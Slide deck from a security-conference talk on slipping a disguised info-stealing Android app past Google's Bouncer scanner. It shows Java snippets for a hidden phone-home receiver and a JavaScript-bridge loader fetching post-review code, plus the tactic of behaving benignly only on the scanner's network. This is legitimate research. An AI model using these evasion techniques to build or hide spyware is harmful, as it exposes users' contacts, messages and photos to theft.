Adventures in Bouncerland

Nicholas J. Percoco
Sean Schulte
Trustwave SpiderLabs

Agenda

- Introductions
- Our Motivations
- What We Knew About “Bouncer”
- Research Approach & Process
  - Phase 0
  - Phase 1 – 7
  - Final Test
- What We Learned About “Bouncer”
- Conclusions

INTRODUCTIONS

Introductions – About Nick

- Started InfoSec Career in the 1990s
- Formed SpiderLabs at Trustwave in 2005
- 3rd talk at Black Hat, DEF CON (6 times), Briefings for DHS, US-CERT, and United State Secret Service
- Research areas include Data Breaches, Malware, and Mobile Computing
- Primary Author of the annual *Trustwave Global Security Report*
- @c7ive on Twitter

Introductions – About Sean

- Backend SSL services developer at Trustwave
- Writes mobile apps and video games
- Performs malware analysis on Android
- Discovered design flaw in Android
  - Presented at DEF CON 19
- @sirsean on Twitter

Introductions – The Problem

- Mobile Malware rarely make an appearance
  - Security Researchers, yes.
  - General Public, no.
- Consumer Devices
  - Lacks good built-in activity visibility
- Targeted attacks are happening
- Wide-spread catastrophes around the corner

Introductions – Our Experience

- Targeted Mobile Attacks Exist
  - Never make media reports
  - How many go undetected?
- Android and iOS malware gets personal
  - Pinpoints:
    - Where you are?
    - What you are doing?
    - Record your activities – digital and physical worlds

Introductions – Mobile Markets

- Top of Mind is APP SALES!
  - These are major revenue generators!
- Everyone's dying to get into Apple's App Store
  - They can make the barrier very high
- Google Android developers can publish easily
  - This was motivated by business, not security.
  - Created a major problem for Google
  - "Bouncer" was their answer…

OUR MOTIVATIONS

Our Motivations - Google

- Google is one of the largest tech companies
- The best search technology
- Crazy future-creating research projects
- 800,000 Android devices activated EVERY DAY
- Android gets them $1.70 per device per year[1]
- Estimated $400 Million in 2011[1]

1 – Horace Dediu's analysis (http://www.asymco.com/2012/04/02/android-economics)

Our Motivations – Reactive Markets

- Historically mobile markets were reactive
- The world finds all types of mobile malware
  - Mostly Zeus, SpyEye, and SMS hijack variants
- Low barriers of entry, make a criminal happy
- Results: Lots of malware, no one detecting it

Our Motivations – Bouncer Revealed

- Reactive approach is a losing battle
  - Criminals can create malware faster than people will ever detect and report it
- Google came to the same conclusion
  - Funded "Bouncer" with some of that $400M
- Formally announced on February 2nd, 2012[2]

2 – http://googlemobile.blogspot.com/2012/02/android-and-security.html

Our Motivations – Curious, we are.

- In the age of "Bouncer":
  - How difficult would it be to slip some malware past him?
  - How long could we perform research before getting caught?
- The results would benefit all app market owners, not just Google.
- Thus, began our *Adventures in Bouncerland!*

WHAT WE KNEW ABOUT "BOUNCER"

What We Knew About "Bouncer"

- Before February 2nd, 2012 only Google knew "Bouncer" existed
- We learned from Google[3]:
  - It's automated.
  - Scans new and old
  - Stops known malware immediately
  - Behavior based
  - Runs in Google's Cloud, simulates Android runtime
  - Looks for "hidden, malicious" behavior

3 - http://googlemobile.blogspot.com/2012/02/android-and-security.html

What We Knew About "Bouncer"

- "Bouncer's" description sounded scary
- Lot of hurdles to overcome to be a successful malware developer for Android now
- We expected to fail – hard.

RESEARCH APPROACH & PROCESS

Research Approach & Process - Rules

- All of our previous Android research was 100% lab based
- Testing “Bouncer” would mean utilizing Google’s resources
- We needed to establish rules to avoid problems

Research Approach & Process - Rules

Rule 1:

- We will not attempt to obtain access to Google's infrastructure beyond what is already supplied during the normal application review process.
  - Rooting and Remote Shells is prohibited.
  - This would be irresponsible and likely illegal.

Research Approach & Process - Rules

Rule 2:

- We would put controls in place that would reduce the chance of an end-user downloading malware we placed within the marketplace and that it would not execute if downloaded.
  - We paid very close attention to this every step of the way.

Research Approach & Process - Goals

- Established a legitimate Android developer account
- Test the bounds of “Bouncer” malware detection
  - Using only legitimate tools provided in the SDK
- Look for ways to hide malicious functionality
- Record our results to help improve how this is being done


Phase 0 – Build a Benign App

- Developed a fully functional benign app
- The application was one that is very common
  - One of the factors to mitigate the chance of someone else downloading it
- We did not trust that "Bouncer" was fully automated
  - A sloppy "test" app would stand out quickly

Phase 0 – Meet “SMS Bloxor”

SMS Bloxor

Block ANY SMS Number
No Additional Carrier Fees
Simple Block / Unblock Features



It’s a SMS Blocker!

Phase 0 – "SMS Bloxor" Phone Home

- We needed to know if our app was being scanned by "Bouncer"
- "Bouncer" might allow apps to access the Internet
- We added a simple BroadcastReceiver.

Phase 0 – "SMS Bloxor" Phone Home

```
<receiver android:name=".receiver.CommunicationReceiver" />
```


In our BroadcastReceiver, we schedule it to run itself again in the future using a PendingIntent and the AlarmManager.

```
Intent alarmIntent = new Intent(context,
CommunicationReceiver.class);

PendingIntent pendingIntent =
PendingIntent.getBroadcast(context, 0, alarmIntent,
PendingIntent.FLAG_UPDATE_CURRENT);

AlarmManager alarmManager =
(AlarmManager)context.getSystemService(Context.ALARM_SERVICE);

alarmManager.set(AlarmManager.RTC_WAKEUP, nextTime(),
pendingIntent);
```

Phase 0 – "SMS Bloxor" Phone Home


- It will phone home even when it is asleep
- Will NOT appear in the list of "currently running apps"
- In this phase, our backend server is just recording IP and basic information with the request.

“SMS Bloxor” Benign Demo




Phase 0 – Let's Publish It!

- Creating a Google Android Developer account is quick and painless.
- Selling apps takes an additional step of linking in an active Google Checkout (merchant) account.
- Total effort took less than 60 minutes!




Phase 0 – Let's Publish It!

- We then populated all the required fields and uploaded our APK file.



Phase 0 – Let's Publish It!

- We wanted to mitigate the chance of an end user downloading our app.
- Most other "SMS Blockers" are either free or less than $2.00.
- We priced ours at $49.95



Phase 0 – "Bouncer" Appears

- Within a few minutes, our back end control system received a web request:

74.125.19.84	tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire	Mon Mar 05 20:08:45 +0000 2012

- We now know more about "Bouncer":
  - He scans upon publishing and likely automated.
  - The IP belonged to Google.
  - "Bouncer" wants everyone to think he is an actual device, not an emulator.


Phase 0 – Let's Try That Again

- Never build off of a single test.
- We waited a day and published version 1.0.1.
- "Bouncer" scanned us again.

74.125.19.85	tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire	Tue Mar 06 15:05:34 +0000 2012

- Different IP, but same network block.

“SMS Bloxor” in the Market



Phase 1 – 7 – From Benign to Evil

- We knew where “Bouncer” lived.

- We made “SMS Bloxor” have two modes:
  - If run within Google, don’t execute maliciously.
  - If run outside* of Google, run maliciously.

* We defined “outside” as within Trustwave’s network for this research.

Phase 1 – 7 – From Benign to Evil

- We also wanted to avoid manual review detection.
  - Having both malicious and non-malicious functionality in the app would certainly sound alarms during code review.

- We turned to a legitimate technique allowed by Google for a solution.

Phase 1 – 7 – From Benign to Evil

- Facebook's app lives inside a "native wrapper".
- This allows the app to live along side all the other Android apps.
- It also allows Facebook to update the HTML and Javascript functionality without having to update the app.
- Facebook's app can dynamically enable OS-level functionality through Android's Javascript bridge.

Phase 1 – 7 – From Benign to Evil

- Facebook's app can dynamically enable OS-level functionality through Android's Javascript bridge.

- This means **ANY app that is using Android's Javascript bridge could become malware at any time** after the review process.

Phase 1 – 7 – From Benign to Evil

- If it works for Facebook, it'll work for us:

```
WebView webView = new WebView(context);
webView.getSettings().setJavaScriptEnabled(true);
webView.addJavascriptInterface(bridge, "Bridge");
webView.loadData(RawFileReader.readFile(webView.getC
ontext(), R.raw.default_js), "text/html", "UTF-8");
```

- When we need to load new functionality:

```
webView.postUrl(API_ENDPOINT, postData(bridge));
```


Phase 1 – 7 – From Benign to Evil

- Avoiding detection was our goal!
- We always included legitimate functionality within “SMS Bloxor” that mirrored the malicious functionality we wanted.
- We could also now turn our control server in a Command & Control (C&C) server via Javascript bridge.

“SMS Bloxor” Phases 1 - 7

Phase	Version	Legit	Malware	Scan	Detect
1	1.1	Select block numbers from contacts	Steal all contacts	**Yes**	**No**
2	1.2	Select block numbers from SMS history	Steal all SMS records	**Yes**	**No**
3	1.3	See your own phone number	Complete phone recon	**No**	**No**
4	1.4	Select photos to associate with blocked numbers	Steal all photos on device	**Yes**	**No**
5	1.5	Select block numbers from phone history	Steal all phone records	**Yes**	**No**
6	1.6	Added advertisements	Hijack users screen	**Yes**	**No**
7	1.7	Add analytics	DDoS any website	**Yes**	**No**

“SMS Bloxor” Command & Control



Final Test – Let's Get Caught

- We were successful at creating a "mobile info-stealing botnet" and getting it published without detection.

- We turned off the IP block and submitted another version.
  - We still did not get caught.

Final Test – Let's Get Caught

- Changed interval from 15 minutes to 1 second
- We angered "Bouncer"
- He scanned us 19 times within 6 minutes
- But we did get data back…

Final Test – Let's Get Caught

- Contacts: 412-722-5225 & 202-456-1111
- Phone Number: 15555215877
- Voicemail: 15552175049
- ANDROID_ID: 9774d56d682e549c
- Device ID: 112358132134559
- Subscriber ID: 310260509066168
- SIM Serial Number: 8901410321111810720

Final Test – Let's Get Caught

And we also received this:

Subject:	Notification of Google Play Developer Account Suspension
From:	Google Play Support (googleplay-developer-support@google.com)
To:	
Date:	Thursday, May 3, 2012 11:50 AM

This is a notification that your Google Play Publisher account has been terminated.


REASON FOR TERMINATION: Violations of the Content Policy and Developer Distribution Agreement

Please note that Google Play Publisher terminations are associated with developers, and may span multiple account registrations and related Google services. If you feel we have made an error, you can visit the Google Play Help Center article for additional information regarding this termination.

Please do not attempt to register a new developer account. We will not be restoring your account at this time.

The Google Play Team

“SMS Bloxor” Evil Demo



- Steals your contacts
- Uploads your SMS history
- Fingerprints your device
- Grabs all your photos
- Uploads your call records
- Hijacks your screen
- Makes your device part of a botnet

WHAT WE LEARNED ABOUT "BOUNCER"

What We Learned – "Bouncer" Flaws

- Everything Google said about "Bouncer" was true.
- It's main weakness is that developers can easily determine when their app are being run by it.
- Android also allows any developer to bypass this process via a Javascript bridge.

What We Learned – A Better "Bouncer"

- A better "Bouncer" would consist of other entry and end-point evaluations.
- "Bouncer" would run the apps for longer than a few minutes to verify functionality.
- Developers would be required to submit functionality maps with their APKs.
- End-users would receive these maps with each download and their devices would prevent actions outside of those maps.
- Javascript bridges must be strictly limited.

CONCLUSIONS

Conclusions

- These issues are going to affect both public and private markets being used today and developed for tomorrow.
- Application markets with malware detection can easily be bypassed.
  - Both automated and manual reviews
- Unless malware detection is built-in to the OS, developers will always find ways to bypass pre-entry detection.

QUESTIONS?

Adventures in Bouncerland

Nicholas J. Percoco
Sean Schulte
Trustwave SpiderLabs

Please make sure you fill out the Black Hat Evaluation Form!